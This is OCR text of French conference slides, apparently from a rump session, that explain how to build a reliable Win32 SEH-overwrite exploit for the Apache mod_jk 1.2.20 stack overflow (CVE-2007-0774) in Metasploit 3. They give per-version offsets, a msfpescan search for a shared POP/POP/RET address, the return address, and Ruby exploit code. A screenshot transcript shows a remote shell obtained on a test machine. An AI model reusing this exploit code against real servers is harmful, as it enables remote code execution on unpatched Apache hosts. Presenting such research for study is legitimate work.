Exploits Win32 fiables

```
OaiTeam.each do |speaker|
  next if ( speaker != "Nicob" )
  launch_rump( mod_jk )
end
```

Faille examinée

Nom	Apache mod_jk overflow
Id	CVE-2007-0774
Type	Stack overflow « tout con »
Caractéristique	Buffer de 4096 octets
Impact	Apache 1.3.x, 2.0.x, 2.2.x, ...
Version testée	Tomcat Connectors 1.2.20

Fonctionnalités attendues

Cible	Tout OS Win32
Type d'exploit	SEH overwrite
Outil	MSF v3
Indépendance	
Version de l'OS	OUI
Langue de l'OS	OUI
Version d'Apache	OUI

Réponses aux besoins 1/3

Besoin #1 : Déterminer l'offset buffer => SEH

Dépendant de la version d'Apache

4343 (1.3.37) / 4407 (2.0.59) / 4423 (2.2.3)

Il suffit de calculer un saut différent par version

[...][Shellcode] [.....] [SEH] [...] [SEH] [...] [SEH][...]

Réponses aux besoins 2/3

Besoin #2 : Trouver un « bon » POP/POP/RET

Indépendant de la version/langue de l'OS
- Doit être situé dans une DLL tierce
- Solution idéale : mod_jk-[...]-apache-[...].so

Indépendant de la version d'Apache
- Un « *.so » par version majeure d'Apache
- Recherche d'une adresse de retour commune à l'ensemble de ces DLLs

Réponses aux besoins 3/3

Besoin #2 : Trouver un « bon » POP/POP/RET (bis)

```
$> msfpescan -p mod_jk-*.so | grep "ret$" | \
   awk '{print $1}' | sort | uniq -c | sort -nr
```


6 0x6a6b8ef1

Définition de l'adresse de retour

```
'Targets' => [['mod_jk 1.2.20', { 'Ret' => 0x6a6b8ef1 }],]
```

Placement des SEH et calcul de l'offset

```
sc_base = 16
sploit[ sc_base, shellcode.length ] = shellcode
[ 4343, 4407, 4423 ].each do |seh_offset|
        sploit[ seh_offset - 9, 5 ] = "\xe9" + [ sc_base - seh_offset + 4 ].pack('V')
        sploit[ seh_offset - 4, 2 ] = "\xeb\xf9"
        sploit[ seh_offset     , 4 ] = [ target.ret ].pack('V')
end
```


MSF Gui v3.1-dev
System Opcodes Parameters Window About
apache
Exploits (2)
Apache Win32 Chunked Encoding
Apache mod_jk 1.2.20 Buffer Overflow
192.168.201.128:4444
13/04/2007 01:59 <DIR> Documents and Settings
27/12/2006 00:10 <DIR> Program Files
29/05/2007 15:20 <DIR> Temp
05/04/2007 02:26 181 titi.doc
05/04/2007 02:25 <DIR> WINDOWS
21/03/2006 21:50 <DIR> wmpub
3 File(s) 181 bytes
5 Dir(s) 6ÿ586ÿ707ÿ968 bytes free
c:\program files\apache software foundation\apache1.3\apache>
Fermer
Information
Logs
Type : exploit
Author : Nicob <nicob@nicob.net>
Path : windows/http/apache_modjk_overflow
External Reference :
http://www.securityfocus.com/bid/22791
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-0774
http://www.zerodayinitiative.com/advisories/ZDI-07-008.html
Description :
This is a stack overflow exploit for mod_jk 1.2.20.
Should work on any Win32 OS.
Sessions
Target
Type
1 192.168.201.128:4444 shell
Loaded 198 exploits, 106 payloads, 17 encoders, 5 nops, and 38 auxiliary